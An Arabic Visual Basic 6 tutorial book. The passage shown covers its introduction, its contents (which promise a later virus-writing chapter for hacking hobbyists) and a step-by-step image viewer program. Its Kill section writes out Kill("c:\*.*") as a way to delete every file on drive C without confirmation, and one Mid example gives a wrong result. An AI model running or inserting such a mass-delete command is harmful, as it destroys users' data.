

# تصميم البرامج الشهيرة



تألف

omaxcell

## مقدمة

ان فكرة الكتاب جاءت بعد دراسة لما يتلقاه طلابنا في معظم جامعاتنا ومعاهدنا العليا التي تدرس علوم الحاسوب واعني هنا بالذات أقسام البرمجة ، حيث ان الاسلوب المتناثر والمجزئ لتعليم المبرمج لا يؤدي به الى استجماع قدراته ومواهبه من اجل تركيزها لإنتاج برنامج متكامل الجوانب ، وفي رأيي ان تعويد المبرمج ان يجعل تعلمه للغات البرمجة ينصب على هدف محدد (برنامج متكامل) هو امر غاية في الأهمية ، لكي نتوقع منه في الاخير انتاجا إبداعيا يحقق له التميز والمنفعة.

كما ان المبرمج الذي لا يمكنه تصميم برامج الخاصة التي تحمل خصوصية إبداعه ، بل و جعلها قابلة للتسويق ايضا والانتشار هو على الأرجح ذو عمر قصير في هذا المجال . لان الهدف من تعلمه وتطوير نفسه بل واستمراره غير موجود .

من هنا جاءت فكرة المشاركة بهذا الكتاب مرفق معه كل البرامج التي سيتم شرحها مفتوحة المصدر . وقد روعي ان تكون البرامج ذات أغراض متنوعة و مطلوبة اما في السوق مثل انظمة الانترنت مثلا ، او البرامج التي تحقق الانتشار مثل برامج الدردشة ، او البرامج لهواة الاختراق مثل برامج الفيروسات. ولكن بالطبع يجب التنويه الى ان مستوى الكتاب يفترض انك متوسط المستوى أي لست من المخضرمين في البرمجة ولست من المبتدئين تماما، على الأقل عليك ان تكون ملما بالمبادئ الاساسية للبرمجة باستخدام فيجوال بيسك ، مثل معرفة الأدوات القياسية ( command- list-Form-Timer ) وغيرها . بالاضافة الى الجمل التركيبية (for – if) على الأقل.

كما سبق التنويه فقد تم اختيار مجموعة من البرامج سنقوم بتصميمها خطوة بخطوة ، وقبل كل برنامج سيتم جمع كل الدوال والأوامر والأدوات الجديدة التي توجد في البرنامج ثم سيتم شرحها كلا على حدة كي يكون تعلمنا بعد ذلك منصبا فقط على البرنامج وطريقة تصميمه دون التفرع الى امور جانبية .

المؤلف

## المحتويات

- 1- الدوال والادوات المستخدمة في برنامج مستعرض الصور
- 2- شرح تصميم برنامج مستعرض صور ويندوز
- 3- اداة الاتصال MS Winsock
- 4- كيفية الحصول على الاي بي IP
- 5- الدوال والادوات المستخدمة في برنامج الدردشة
- 6- شرح تصميم برنامج الدردشة
- 7- الدوال والادوات المستخدمة في برنامج مقهى الانترنت
- 8- شرح تصميم برنامج مقهى الانترنت
- 9- الدوال المستخدمة في برنامج الفيروس
- 10- شرح تصميم برنامج الفيروس

## اولا : برنامج مستعرض الصور



لان برنامج المستعرض برنامج بسيط وغير معقد اخترت البدء معه من اجل التدرج في الانتقال من برنامج لآخر وهو عبارة عن برنامج يقوم بفتح الصور من الامتدادات المختلفة ، ويجري خدمات متعددة عليها . والازرار التي للبرنامج هي كالتالي:

التنقل بين الصور الموجودة ضمن نفس المجلد.




عرض الصور كشرائح متتابعة كل عدد من الثواني.



تكبير وتصغير الصورة.



حذف الصورة من موقعها .



طباعة الصورة المعروضة .



حفظ الصورة الى مكان جديد .



تحرير الصورة او التعديل عليها باستخدام الرسام.



فتح صورة



## الدوال والاورامر التي سنستخدمها في برنامج الصور.

### On Error Resume Next

### دالة تجاهل الاخطاء

تستخدم الدالة من اجل اعلام البرنامج بعدم الاعتراض في حالة حصول اي خطأ ، والفائدة منها عدم تعريض البرنامج للتوقف فجاء اثناء التنفيذ بسبب حصول الاخطاء ( عدم العثور على احد الملفات المطلوبه مثلا) وقت التشغيل . وهي مفيدة بالطبع لان من غير اللائق ابدأ ظهور اي رسالة خطأ للمستخدمين والخروج من البرنامج دون اي تفسير مفهوم، الا انه يجب عيك ان لا تضعها الا ان كنت تعلم بالضبط الخطا الذي تتوقع حصوله وان تجاهل الخطا لن يكون ضارا للبرنامج ، والا فان هذه الدالة قد تسبب لك الكثير من المتاعب اثناء محاولتك اكتشاف اخطاء البرنامج ، كما يجب التنويه ان عمل هذه الدالة لا يقتصر على الامر التالي لها فقط بل جميع الاوامر التي تليها ضمن نفس الاجراء .  
المقصود من ذلك انك عندما تضع الدالة في بداية الاجراء

### Private Sub Command1\_Click

### End Sub

فان جميع الاخطاء التي قد تقع اثناء تنفيذ الاجراء سيتم تجاهلها من المترجم لذا يجب ان تكون مدركا تماما لما قد يسببه ذلك من مشاكل غير متوقعة .

### Len("الله")

### دالة احتساب اطوال النصوص

يقتصر عمل الدالة على اعادة طول نص معين او متغير معين من نوع نص ، اي كم عدد الحروف التي يحتوي عليها النص ، ويتم كتابة النص او اسم المتغير داخل القوسين.

### Mid("الله",1,1)

### دالة استخراج نص من نص اخر

تقوم الدالة باستخراج حرف او نص موجود بداخل نص اخر ، شرط ان تعطيه موقع الحرف الذي تبحث عنه داخل النص ، والمعامل الثاني هو عدد الحروف التي تريد ان تعيده الدالة ابتداء من ذلك الموقع. والدالة السابقة ستعيد الحرف "هـ" لانه الحرف رقم 1 من يسار النص ولانا قمنا بتحديد عدد الحروف المطلوب اعادتها من الدالة بواحد فقط.

### FileCopy "c:\love.bmp" , " d:\love.bmp"

### دالة نسخ الملفات

وظيفة الدالة هي نسخ الملفات من موقع الى اخر على جهاز الكمبيوتر ، بالطبع تستقبل معاملين كما هو موضح الاول المسار الحالي للملف او الصورة ، والثاني هو المسار الجديد الذي تريد وضع النسخة فيه.

### Shell

### دالة الارتباط بالبرامج والتطبيقات الأخرى

هذه الدالة مهمة للغاية ولا شك انك ستعتمد عليها كثيرا اثناء مشوارك للاحتراف في البرمجة بلغة فيجول بيسك ووظيفة الدالة : الارتباط بالتطبيقات الاخرى الموجودة على الجهاز ، برنامج وورد ، اكسل مثلا ، او كما في برنامجنا هذا الذي سنستخدمها للارتباط ببرنامج الرسام. مثال على استخدام الدالة .

### Shell "C:\Program Files\Windows NT\Accessories\wordpad.exe"

وفي هذا المثال استخدمنا الدالة لفتح برنامج الدفتر الملحق بويندوز.

الميزة الرائعة في هذه الدالة انها لا تقتصر على فتح التطبيق فقط ، بل نستطيع ان نفتح ملف معين بواسطة التطبيق الخاص به ، كان نفتح ملف صوتي باستخدام برنامج ريل بلاير ، او ملف نصي باستخدام الورد ، او نفتح صورة باستخدام برنامج فوتوشوب او برنامج الرسام كما في برنامجنا الذي سنصممه الان . كل ما علينا فعله هو اعطاء الدالة اولا مسار التطبيق ثم نلحقها بفراغ ثم نكتب مسار الملف الذي نريد ان نفتحه بواسطة ذلك التطبيق مع الربط بين المسارين باستخدام & وفي ما يلي مثال على ذلك .

Shell "c:\WINDOWS\system32\mspaint.exe " & "c:\Bic.bmp", vbMaximizedFocus  
اما المعامل الاخير vbMaximizedFocus يحدد الكيفية التي ستظهر عليها نافذة التطبيق كبيرة ، صغيرة ، او على شريط المهام فقط .

**دالة حذف الملفات من الكمبيوتر**  
وظيفة الدالة هي حذف الملف الذي اعطي مساره لها بين القوسين كما في المثال ستقوم الدالة بحذف الصورة bic.bmp من القرص c:\ ومن غير حتى رسالة تاكيد .  
اما اذا استخدمت الدالة بهذه الطريقة

Kill ("c:\\*.\*)" **ستقوم الدالة بحذف جميع الملفات من القرص c:\ ، او يمكن ان نحدد لها نوع معين من الملفات لتقوم بحذفها الصور من نوع bmp مثلا بهذه الطريقة . Kill ("c:\\*.bmp")**

**دالة ارسال امر الى الطابعة**  
تقوم الدالة بارسال امر لطباعة النافذة الحالية الى الطابعة مباشرة .

**دالة استخراج الحروف اليسرى من النص**  
تقوم الدالة باعادة عدد من الحروف الموجودة على يسار نص معين ، تستقبل الدالة معاملين النص ، وعدد الحروف المراد ان تعيده الدالة من اليسار مثلا الدالة Left ("God",2) ستعيد الحرفين "Go" لابد انك لاحظت التقارب بين الدالة Left والدالة Mid

### الادوات المستخدمة في برنامج مستعرض الصور

لن اتطرق الى الادوات الاولية مثل الكومند او فورم وغيرها لان من المفترض ان تكون قد استخدمتها قبلا ، وان لم تكن كذلك فستستوعب عملها اثناء تصميم البرنامج باذن الله .



اولا : الاداه

### Image


الاداة Image هي نجمة برنامجنا هذا لانها التي سنعتمد عليها بشكل اساسي لعرض الصور وتغيير حجمها تكبيرا او تصغيرا .  
الخصائص الرئيسية للاداة:

1 - خاصية Picture : وهي الخاصة بتحديد الصورة التي سيتم عرضها على الاداة ، بمساعدة التابع LoadPicture الذي يقوم بتحميل الصورة من مسارها في جهاز الكمبيوتر الى الاداة والصيغة كالتالي:

Image1.Picture = LoadPicture("c:\bic.bmp")

Height- Width- Top- Left


الارتفاع- العرض - موقع الصورة من الاعلى - موقع الصورة من اليسار ...بالترتيب



## CommonDialog

ثانيا : الاداة

هي عبارة عن اداة مربع الحوار الذي لا بد انك قد تعاملت معه في البرامج المختلفة ، فمثلا في برنامج الدفتر او أي برنامج اخر عند الضغط على حفظ باسم من قائمة ملف سيظهر لك مربع حوار الحفظ الذي تكتب عليه اسم الملف والمكان الذي ستحفظ فيه الملف



او مربع حوار الفتح الخاص بفتح الملفات ، او مربع حوار الطباعة ، او مربع حوار الخطوط .  
جلب الاداة الى النافذة :

الاداة غير متوفرة في شريط الادوات الافتراضية وانما عليك جلبها الى شريط الادوات عن طريق الضغط بالزر الايمن فوق الشريط ثم اختر Components بعدها ستظهر لك نافذة ادوات التحكم ابحث عن العنصر

### Microsoft Common Dialog Control 6.0 (SP3)

ثم اضغط موافق ، بهذا ستظهر الاداة على شريط الادوات القياسي حيث يمكنك وضع نسخة منها على النافذة التي تقوم بتصميمها ، ولكن بالتأكيد لن يظهر مربع الحوار على النافذة مباشرة وقت التشغيل بل سيظهر عند استدعائك له من الكود باستخدام الخاصية المناسبة.

خصائص الاداة :

اظهار مربع حوار الالوان	ShowColor
اظهار مربع حوار الخطوط	ShowFont
اظهار مربع حوار الفتح	ShowOpen
اظهار مربع حوار الطباعة	ShowPrinter
اظهار مربع حوار الحفظ	ShowSave
اسم الملف الذي اختاره المستخدم في حالة مربع الفتح ومربع الحفظ	FileName
عنوان مربع الحوار	DialogTitle
تصفية الملفات بحث لا يظهر في مربع الحوار الا نوع معين تحدده بواسطة هذه الخاصية	Filter

## FileListBox

الاداة :



عبارة عن قائمة متخصصة بعرض الملفات الموجودة في مجلد معين تتشارك في معظم خصائصها مع الانواع الاخرى من القوائم مثل ListBox – ComboBox  
ومن خصائصها ما يلي :

**FileName** اسم الملف الذي نقر عليه المستخدم  
**ListCount** عدد العناصر (الملفات) التي تحتوي عليها القائمة  
**ListIndex** رقم العنصر الذي قام المستخدم بالنقر عليه من القائمة  
**Path** مسار المجلد الذي ستقوم الاداه بعرض الملفات التي يحتويها  
**Pattern** تحديد نوع معين من الملفات لتظهر في القائمة (\*.exe) مثلا

## تصميم البرنامج

## وضع الادوات على النافذة


- افتح مشروع فيجوال بيسك جديد ، وقم بتغيير عنوان النافذة الى " مستعرض الصور " قم بتغيير الخاصية Height للفورم الى 7185 و الخاصية Width الى 8205 .
- اضع الى النافذة الاداة Image وضعها في وسط الفورم.ثم قم بتغيير خصائص الاداة كما يلي:

```
Width = 4095
Height = 2895
Top = 1200
Left = 2040
```

- اضع الاداة Timer الى الفورم

- اضع الاداة CommonDialog الى الفورم مرتين وقم بتغيير اسم الاولى الى CDG والثانية الى CDG2 .

- اضع الاداة FileListBox .





- اضع الاداة Frame و ارسما كما يظهر في الشكل .
- اضع الاداة command عشر مرات الى داخل الاطار كما هو موضح في الشكل .
- بعد ذلك قم بتغيير خاصية Style لكل command الى القيمة Graphical-1


والان عليك ان تستخدم الخاصية Picture الخاصة بالاداة Command من اجل تغيير الصورة الخاصة بالاداة لجعل كل Command يظهر بالشكل الذي يعبر عن الوظيفة التي يؤديها .

- وان كنت لاتملك الصور الخاصة بالازرار على جهازك فقط قم بالتالي :
- اضغط الزر PrintScreen SysRq الموجود في لوحة المفاتيح لكي يقوم الكمبيوتر بتصوير الشاشة بالوضع الحالي . أي تصوير هذه الصفحة من الكتاب وهي تحتوي على جميع الصور التي تحتاجها .



- بعد ذلك افتح برنامج الرسام ، و اذهب الى القائمة (تحرير) ثم اختر (لصق) ستظهر صورة الشاشة التي نسختها وباستخدام اداة الاقتطاع او التحديد قم باقتصاص صورة كل زر من الازرار اعلاه واحفظها كصورة مستقلة باسم يميزها .
- او ان كنت تريد اختصار الوقت فجميع الصور موجودة في ملف مستعرض الصور المرفق بالكتاب.

### كتابة الشفرة

- عند تشغيل البرنامج من المفترض ان يقوم المستخدم بالضغط على الزر الخاص بالفتح  من اجل استعراض صورة معينة ومن الطبيعي ان نقوم باظهار صندوق الحوار الخاص بالفتح من اجل ان يحدد المستخدم الصورة التي يريد فتحها . لاحظ الشفرة التالية . التي سنكتبها داخل زر الفتح.

```
CDG.Filter = "*.bmp*.jpg*.gif*.jpeg*.ico"
CDG.ShowOpen
Image1.Picture = LoadPicture(CDG.FileName)
File1.Path = GetPath(CDG.FileName)
```

- الامر الاول من اجل حصر الملفات التي سيظهرها مربع الحوار على الصور فقط.
- الامر الثاني خاص باستدعاء مربع حوار الفتح.
- اما الامر الثالث فيقوم باظهار الصورة التي حددها المستخدم على الاداة Image .
- الامر الرابع سيقوم بتعيين المجلد الذي يحتوي على الصورة كمسار للاداة File1 معنى ذلك ان جميع الصور الموجودة مع الصورة التي اختارها المستخدم في نفس المجلد ستكون اسمائها ومساراتها مخزونة داخل القائمة File1 لكي نقوم باستعراضها بعد ذلك الواحدة تلو الاخرى دون ان يحتاج المستخدم للضغط على زر الفتح من جديد.
- ولكن ماهي الدالة GetPath وكيف تقوم باعادة اسم المجلد المحتوي على الصورة التي اختارها المستخدم؟ هي مجرد اجراء فرعي سنقوم بتصميمه يقوم باستقبال مسار الصورة مثلا "C:\Windows\tree.bmp" ثم يعيد الاجراء القيمة "C:\Windows" فقط أي ان الاجراء قام باقتطاع اسم الصورة من المسار واعادته الينا . لاحظ الشفرة الخاصة بالاجراء GetPath .

```

Public Function GetPath(PNm As String) As String
On Error Resume Next
For i = Len(PNm) To 0 Step -1
    p = Mid(PNm, i, 1) 'المرور على جميع حروف المسار
    h = h + 1
    If p = "\" Then Exit For
Next i

GetPath = Left(PNm, Len(PNm) - h) 'اقتطاع اسم الصورة من المسار
End Function

```

المطلوب او لا ان نعرف مقدار طول اسم الصورة وحده دون بقية المسار أي اذا كان اسم الصورة Tree فان طول الاسم هو 4 من اجل ان نقوم باقتطاعه من بقية المسار باستخدام الدالة Left .  
 - تستقبل الدالة المسار الكامل للصورة التي اختارها المستخدم وتضعه في المتغير PNm .  
 - الامر الاول دوارة For تعمل بشكل تنازلي ابتداء من العدد الذي يساوي طول المسار الكامل للصورة Len(PNm) وسيتم الخروج من الدوارة بمجرد الوصول الى الرمز "\" الذي يعني انتهاء اسم الصورة .

- الامر الثاني يقوم بالمرور على جميع حروف مسار الصورة المخزون في المتغير PNm ابتداء من الحرف الاخير وذلك بواسطة الدالة Mid( ) من اجل البحث عن الرمز "\" حيث سيتم فحص حرف واحد في كل مرة تدور فيها الدوارة.

- الامر الثالث يقوم بزيادة قيمة المتغير h بمقدار 1 لاجل احتساب طول اسم الصورة.  
 - الامر الرابع يقوم بالخروج من الدوارة بمجرد العثور على الرمز "\" لان العثور على هذا الرمز يعني الوصول الى الحد الفاصل بين اسم الصورة واسم المجلد الذي يحتوي عليها . وقد اصبح لدينا المتغير h الذي قيمته تساوي طول اسم الصورة بالاضافة الى رمز الفصل "\" و بدون طول باقي المسار.  
 - الامر الاخير نستخدم الدالة Left للحصول على الحروف اليسرى لمسار الصورة دون الوصول الى اسم الصورة حيث ان طول الحروف اليسرى للمسار يساوي ( طول المسار كاملا - طول اسم الصورة) .  
 لاحظ الشكل التالي:

"c:\DocumentsAndSettings\Max\Desktop\Tree.Bmp

المسار المطلوب

حيث استخدمنا الدالة Left واعطيناها المتغير PNm الذي يحتوي على المسار كاملا ، وهو النص الذي نريد اقتطاع الحروف التي على يساره ، ثم اعطيناها طول الحروف او عدد الحروف التي نريدها من اليسار وهي تساوي كما شرحنا سابقا طول المسار كاملا (PNm) - طول اسم الصورة (h) .  
 وبذلك نكون قد حصلنا على اسم المجلد الذي يحتوي على الصورة .

اريد ان انوه الى ان هذا هو الجزء الاصعب من البرنامج ، وارجو ان لا يصيبك الاحباط ان لم تتمكن من استيعابه فهو اسهل مما يبدو عليه ولكن تحتاج الى قليل من التمعن في الكود وفي الشرح واؤكد لك ان الاحتراف يكمن في التغلب على الاشياء التي قد تراها صعبة في اول الامر .



من المفترض الان ان الاداة File1 اصبحت تحتوي على جميع الملفات التي في المجلد المحتوي على الصورة التي اختار المستخدم ان يفتحها من مربع حوار الفتح، و عندما يضغط المستخدم على زر الانتقال الى الصورة التالية ما علينا سوى الانتقال الى العنصر التالي في القائمة File واعطائه كمسار للاداة Image1 لتقوم بعرضها .

'تعريف المتغير في قسم التصريحات العامة Dim Rsz As Integer

```
Private Sub Command1_Click()
On Error Resume Next
Rsz = Rsz + 1
File1.ListIndex = Rsz
Image1.Picture = LoadPicture(File1.Path & "\" & File1.FileName)
If Rsz = File1.ListCount Then Rsz = 0 'اعادة العرض من البداية
Me.Caption = "مستعرض الصور" & " - " & File1.FileName
End Sub
```

- اولا جملة تجاهل الخطا مهمة في هذا الموضوع لانا سنطلب من الاداة Image1 ان تستعرض الصورة التي مسارها على القائمة File ولكن علينا ان نتذكر ان الاداه File قد تحتوي على ملفات غير الصور كان تكون ملفات نصية او تنفيذية وفي هذه الحالة فان البرنامج سيظهر رسالة خطأ ويخرج بشكل مفاجئ ان لم نقم باعطائه الامر بتجاهل هذا الخطأ.
- ثانيا سنقوم بزيادة قيمة المتغير Rsz في كل مرة يقوم بها المستخدم بالضغط على زر التالي بمقدار 1
- بعد ذلك امر للوقوف على العنصر التالي في قائمة الملفات و الذي ترتيبه يساوي قيمة المتغير Rsz.
- بعد ذلك امر لتحميل الصورة من المسار الموجود على العنصر الحالي في قائمة الملفات File1 والذي رقمه يساوي قيمة المتغير Rsz.
- الامر التالي يقوم باعادة عرض الصور الى البداية بمجرد الوصول الى اخر صورة في قائمة الملفات وذلك من خلال اعادة قيمة المتغير Rsz الى الصفر عندما تكون قيمته تساوي عدد عناصر القائمة File.
- اما الامر الاخير هو من اجل اظهار اسم الصورة على عنوان نافذة البرنامج.




عمل هذا الزر مشابه لعمل الزر الذي شرحناه سابقا ولكن بطريقة معاكسة ، فعند الضغط عليه بدلا من الانتقال الى الصورة التالية سيتم العودة الى الصورة السابقة . لاحظ الشفرة التالية.

```
Private Sub Command2_Click()
On Error Resume Next


Rsz = Rsz - 1
File1.ListIndex = Rsz
Image1.Picture = LoadPicture(File1.Path & "\" & File1.FileName)
If Rsz <= 0 Then Rsz = File1.ListCount 'اعادة العرض من البداية
End Sub
```

اعتقد ان الفروق بين هذه الشفرة والتي سبقتها واضحة ، ويمكنك ملاحظتها بنفسك.

والان يمكنك تشغيل البرنامج بالضغط على F5 وتجربة ما قمت به حتى الان .  
وبعد تشغيل البرنامج اضغط على الزر الخاص بالفتح ، وحدد احدى الصور الموجودة على جهازك ، ويفضل ان يكون هناك اكثر من صورة بجوار الصورة التي حددتها في نفس المجلد ، ثم لاحظ ظهور الصورة على الشاشة ، بعد ذلك اضغط على ازرار التنقل بين الصور لاستعراض جميع الصور الموجودة داخل المجلد.




عمل هذا الزر هو عرض جميع الصور الموجودة في المجلد الذي استعرضناه سابقا ، والتي هي بالتالي موجودة في القائمة File1 بشكل متتابع كل 3 ثواني. مع ملاحظة ان يكون العرض ملئ الشاشة لاحظ الشكل :



- اولا من المفترض انا اضفنا الاداة Timer الى الفورم مسبقا ، ولكن بقي ان نغير قيمة الخاصية Interval للاداة الى 3000 وهذا معناه انا نطلب من الاداة Timer ان تكرر تنفيذ امر معين كل ثلاث ثواني ، وبالطبع فان الامر الذي سنكتبه هو المتعلق بتغيير الصورة المعروضة على الشاشة.
- ثم نقوم بالنقر مرتين فوق الاداة Timer لتظهر لنا نافذة الشفرة ونكتب الامر التالي:

```
Private Sub Timer1_Timer()  
Command1_Click  
End Sub
```

وهذا الامر يقوم باستدعاء الاجراء الخاص بالزر الذي يعرض الصورة التالية عندما يضغط المستخدم عليه أي هذا الزر  وفي هذه الحالة سيتم الضغط على زر التنقل بين الصور كل ثلاث ثواني بشكل تلقائي دون ان يفعل المستخدم ذلك.

- ولكن لاحظ ان الاداة **Timer** ستنفذ اجراء التنقل بين الصور كل ثلاث ثواني بمجرد ان تقوم بتشغيل البرنامج ، وبالطبع ليس هذا ما نريده حيث لا بد من ضغط المستخدم على زر العرض كشرائح لنقدم له هذه الخدمة ، لذا نقوم بتغيير قيمة الخاصية **Enabled** للاداة **Timer** الى **False** وبهذا نقوم بتجميد عمل المؤقت حتى إشعار آخر.

- من المهم التنويه الى ان زر العرض كشرائح له حالتين ، فعندما يضغط المستخدم عليه في المرة الاولى يقوم بعدة اجراءات :

1- تكبير نافذة العرض لتصبح ملئ الشاشة

2-تكبير الصورة لتصبح ملئ النافذة

3-تشغيل الاداة **Timer** الخاصة بتغيير الصور

وعند الضغط عليه في المرة الثانية يقوم باجراءات معاكسة للاجراءات السابقة وهي كالتالي:

1- تصغير نافذة العرض واعادتها الى حجمها السابق

2-تصغير حجم الصورة الى حجمها السابق

3- ايقاف الاداة **Timer** ليتم ايقاف تغيير الصور المعروضة على الشاشة.

أي باختصار عندما يضغط المستخدم على الزر في المرة الاولى يبدأ عرض الصور كشرائح متتابعة، وعند الضغط عليه مرة اخرى يتوقف عرض الصور ويعود البرنامج الى طبيعته السابقة.

- ولكن كيف لنا ان نعلم ان كانت هذه هي الضغطة الاولى او الثانية التي يضغطها المستخدم ، وبالتالي نحدد الاجراءات التي سنختارها للتنفيذ؟

- ببساطة سنفحص وضعية النافذة ، فان كانت في وضعية العرض العادية أي انها غير مكبرة فلا بد انها الضغطة الاولى ، والا لكانت النافذة في وضعية ملئ الشاشة ان سبق وان تم الضغط على زر الاستعراض من قبل ، وبهذا نقوم بتحويل حجم النافذة الى ملئ الشاشة عن طريق تغيير قيمة الخاصية **WindowState** للفورم الى 2 . اما ان كان العكس أي ان النافذة فعلا مكبرة فنقوم بتصغيرها عن طريق تغيير قيمة نفس الخاصية السابقة للفورم الى 0 .

- وهذا ينطبق على باقي الاجراءات حيث سنقوم بتكبير الصورة ان كانت في المقاس العادي ونقوم بتصغيرها ان لم تكن كذلك ، أي ان كانت ملئ الشاشة.

- وسنقوم بتشغيل المؤقت **Timer** ان مجمدا او نقوم بتجميده ان كان يعمل.

- الان ننتقل الى الزر الخاص بعرض الشرائح ونقرر مرتين عليه وبعد ان تفتح نافذة الشفرة نكتب الاجراء التالي:

```
If Me.WindowState = 2 Then
    Me.WindowState = 0 'تصغير النافذة ان كانت كبيرة 1
Else
    Me.WindowState = 2 'تكبير النافذة ان كانت صغيرة
End If
```

- الامر الاول هو عبارة عن جملة شرطية لفحص قيمة الخاصية **WindowState** للفورم "لاحظ انه يمكننا استعمال الكلمة **Me** بدلا من اسم النافذة **Form1** من اجل النافذة الحالية فقط".  
فان كانت الخاصية تحمل القيمة 0 فهذا يعني ان النافذة في الوضعية العادية (**Normal**) أي ان العرض لم يبدأ بعد.

- الامر الثاني هو لتكبير النافذة لتملأ الشاشة بناء على تحقق الشرط المذكور.

- الامر الرابع هو لتصغير النافذة بناء على عدم تحقق الشرط المذكور.

```

If Image1.Width = 4095 Then
    Image1.Width = Me.Width 'زيادة عرض الصورة لتساوي عرض النافذة
    Image1.Height = Me.Height 'زيادة ارتفاع الصورة لتساوي ارتفاع النافذة
    Image1.Top = 0 'رفع الصورة الى الاعلى
    Image1.Left = 0 'ازاحة الصورة الى اقصى اليسار
Else
    Image1.Width = 4095 'اعادة الصورة الى العرض السابق
    Image1.Height = 2895 'عادة ارتفاع الصورة الى الارتفاع السابق
    Image1.Top = 1200 'اعادة ارتفاع الصورة الى الارتفاع السابق
    Image1.Left = 2040 'ازاحة الصورة الى الوضع السابق
End If

```

2

- الامر الاول هو جملة شرطية لفحص عرض الصورة او عرض الاداة Image1 فان كانت مساوية للقيمة 4095 فهذا يعني ان الصورة مازالت في الوضع العادي وان العرض لم يبدأ بعد. وبالتالي يتم تنفيذ الاوامر التالية للشرط مباشرة.

- الامر الثاني والثالث هو لتكبير الصورة لتكون مساوية لحجم النافذة في حال تحقق الشرط طبعاً.  
 - الامر الرابع والخامس لتغيير موضع الصورة داخل النافذة لتبدأ من اعلى الزاوية اليسرى .  
 -في حال عدم تحقق الشرط السابق فهذا يعني ان الصورة قد تم تكبيرها بالفعل أي ان العرض قد تم تشغيله لذا من المفترض ان يتم اعادة حجم الصورة وموقعها الى ما كانت عليه سابقاً ليتم ايقاف العرض وهذا ما يقوم به كلا من الامر السابع والثامن والتاسع والعاشر.

```

If Timer1.Enabled = True Then 'ايقاف مؤقت عرض الصور ان كان يعمل
    Timer1.Enabled = False
Else
    Timer1.Enabled = True 'تشغيل مؤقت عرض الصور ان كان واقفاً
End If

```

3

- الامر الاول هو عبارة عن شرط لفحص اداة المؤقت Timer1 ان كان يعمل (يتم العرض) ام لا (العرض متوقف).  
 - الامر الثاني هو لايقاف الاداة Timer1 في حال كانت تعمل أي عند تحقق الشرط وبالتالي ايقاف العرض.  
 - الامر الرابع هو لتشغيل الاداة Timer ان كانت مجمدة أي في حال عدم تحقق الشرط وبهذا يتم بدأ العرض للصور كشرائح. ثم تغييرها كل ثلاث ثواني.



عمل هذا الزر هو تكبير الصورة المعروضة على الشاشة بمقدار معين وذلك في كل مرة يقوم المستخدم بالضغط على الزر. ومن اجل القيام بهذا الاجراء سنستخدم اربع اوامر برمجية فقط وهي كالتالي:

```

Image1.Width = Image1.Width + 500
Image1.Height = Image1.Height + 500
Image1.Top = Image1.Top - 250
Image1.Left = Image1.Left - 250

```

